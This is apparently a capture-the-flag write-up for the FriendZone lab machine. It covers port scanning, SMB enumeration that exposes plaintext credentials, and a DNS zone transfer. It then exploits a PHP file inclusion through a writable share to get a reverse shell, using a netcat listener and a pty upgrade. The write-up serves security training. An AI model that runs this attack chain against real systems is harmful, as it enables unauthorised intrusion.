
FriendZone

IP: 10.10.10.123



Scanning

Let's run **masscan** (`sudo masscan -p1-65535,U:1-65535 10.10.10.123 --rate=1000 -e tun0`) and then a **deeper nmap** scan on the found ports: `sudo nmap 10.10.10.123 -T5 -A -p 80,139,443,53,445,21,22` . There were also some **UDP** ports found by masscan, so I ran an nmap UDP scan on those ports as well: `sudo nmap 10.10.10.123 -T5 -A -sU -p 157,53`

```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 404 Not Found
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED
/stateOrProvinceName=CODERED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)


PORT    STATE  SERVICE  VERSION
53/udp  open   domain   ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
157/udp closed knet-cmp
```

SMB Enum

Let's start by having a look at SMB with `enum4linux` .

I quite like this tool, but the original comes with a lot of errors because I believe it's no longer supported. I therefore trialled a relatively up to date python re-write of the script: https://github.com/cddmp/enum4linux-ng. It's an okay re-write, comes with colours which is always nice.

```
 ==========================================
|    Share enumeration on 10.10.10.123    |
 ==========================================
[+] Found 5 share(s): print$,Files,general,Development,IPC$
[*] Testing share print$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share Files
[+] Mapping: DENIED, Listing: N/A
[*] Testing share general
[+] Mapping: OK, Listing: OK
[*] Testing share Development
[+] Mapping: OK, Listing: OK
[*] Testing share IPC$
[-] Could not check share: NT_STATUS_OBJECT_NAME_NOT_FOUND
```

`smbmap -H 10.10.10.123 -R` let's us know there's a file called creds chilling in the **general** share. We can also **write** in the **Development** share, which is interesting.

```
kali@kali:~/Downloads/friendzone$ smbmap -H 10.10.10.123 -R
[+] Guest session       IP: 10.10.10.123:445    Name: 10.10.10.123
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        Files                                                   NO ACCESS       FriendZone Samba Server Files /etc/Files
        general                                                 READ ONLY       FriendZone Samba Server Files
        .\general\*
        dr--r--r--                0 Wed Jan 16 15:10:51 2019    .
        dr--r--r--                0 Wed Jan 23 16:51:02 2019    ..
        fr--r--r--               57 Tue Oct  9 19:52:42 2018    creds.txt
        Development                                             READ, WRITE     FriendZone Samba Server Files
        .\Development\*
        dr--r--r--                0 Sat Jul 11 05:32:44 2020    .
        dr--r--r--                0 Wed Jan 23 16:51:02 2019    ..
        IPC$                                                    NO ACCESS       IPC Service (FriendZone server (Samba, Ubuntu))
```

We can go and get the creds file with: `smbget -R smb://10.10.10.123/general/`

```
kali@kali:~/Downloads/friendzone$ cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#
```


user: **admin**: pass: **WORKWORKHhallelujah@#**

These creds don't get us anything more in SMB, so let's keep looking around.


Websites

Port **80**'s website isn't too telling, whereas port **443**'s website offers more concrete information that we need to travel to **friendzone.red**

Let's add **friendzone.red** to our **/etc/hosts** file, and add '**haha**' to our **username list** as this could be a possible user.



If we view the source of the port 443 site, we can see it references **/js/js/** . If we follow this directory, we can see the following....and if we view the page source we also get a **message**.



If we refresh the page, the random characters keeps changing....interesting.

Directory Enum

I don't know what to do with this yet, so let's enumerate some directories and see what we get

Using the **/index.x** method, we determine that **.html** works as a web extension. Let's run `gobuster` on the port **80** and **443** website. Use `-K` to have gobuster ignore the certificate issues.
`gobuster dir -u https://friendzone.red -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x html,txt -t 30 -k`
and then re-run for http:// without the -k

Port 80 finds /**wordpress** and Port 443 finds /**admin** but those seem to be the only interesting things so far. And if we enumerate those directories we don't find anything.

DNS Enum

I'm not too used to enumeratng port **53**, so Hacktricks will guide us:
https://book.hacktricks.xyz/pentesting/pentesting-dns

As we already know the domain name, we can run: `dig axfr @10.10.10.123 friendzone.red` and we get some interesting information


```
kali@kali:~/Downloads/friendzone$ dig axfr @10.10.10.123 friendzone.red

; <<>> DiG 9.16.3-Debian <<>> axfr @10.10.10.123 friendzone.red
; (1 server found)
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
```

Add all of the relevant ones to our /etc/hosts file like so, and let's go and enumerate.

```
1 127.0.0.1       localhost
2 127.0.1.1       kali
3 10.10.10.123    friendzone.red administrator1.friendzone.red hr.friendzone.red uploads.friendzone.red
```

SubDomain Enum

We can sign in to https://administrator1.friendzone.red/ with the creds we found in the SMB directory.



We're told to navigate to **/dashboard.php** and we're met with this:


Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

image_name param is missed !
please enter it to show the image
default is image_id=a.jpg&pagename=timestamp

Upload

if we visit https://uploads.friendzone.red/ , we can upload an image, and we're given a number.



If we take this number, and put in the url for the admin site:
`dashboard.php?image_id=test.jpg&pagename=1594467889`

Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

Something went worng ! , the script include wrong param !

Upload Theory

So after some trial and error, I actually READ what the page had to say. I hadn't even travelled to the default image it had provided for us:

Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**


Something went worng ! , the script include wrong param !

Final Access timestamp is 1594468775

It calls the **pagename** for this **timestamp.** Which is weird because when we ran a subsequent gobuster on this subdomain, **timestamp.php** was it's own file

```
========================================
2020/07/11 06:37:27 Starting gobuster
========================================
/images (Status: 301)
/login.php (Status: 200)
/dashboard.php (Status: 200)
/timestamp.php (Status: 200)
/server-status (Status: 403)
```

But the **/timestamp.php** isn't that interesting.



It seems that pagename appends the **.php** to whatever is put in there, on the backend. So if we find a way to put something in there, it will execute it as a **php**?

And moreover, if has to be pulling the pagename from its own system right? so if timestamp.php is being pulled from **/var/www/html/XYZ** then it stands to reason we can ask if to pull a php from **/etc/Development/test.php**, which we have write access to.

Upload Exploit

Let's mosey over to the smb development directory. `smbclient //10.10.10.123/development` and let's go and put a php reverse shell in there.

```
kali@kali:~/Downloads/friendzone$ smbclient //10.10.10.123/development
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> put shell.php
putting file shell.php as \shell.php (1.5 kb/s) (average 1.5 kb/s)
smb: \> exit
```

Now this bit took a bit of trial and error. Mainly due to working out that we first needed to call **/etc/Development**, but second because I kept giving development as a **lowercase** directory when it was in fact **capitalised**.

Start a netcat listener, and then call it in the admin url with this:
`/dashboard.php?image_id=a.jpg&pagename=/etc/Development/shell`

```
kali@kali:~/Downloads/friendzone$ nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.123] 58346
bash: cannot set terminal process group (462): Inappropriate ioctl for device
bash: no job control in this shell
www-data@FriendZone:/var/www/admin$ whoami
whoami
www-data
www-data@FriendZone:/var/www/admin$
```

www-Data Shell

Our shell is wack, let's upgrade it: `python -c 'import pty; pty.spawn("/bin/bash")'`

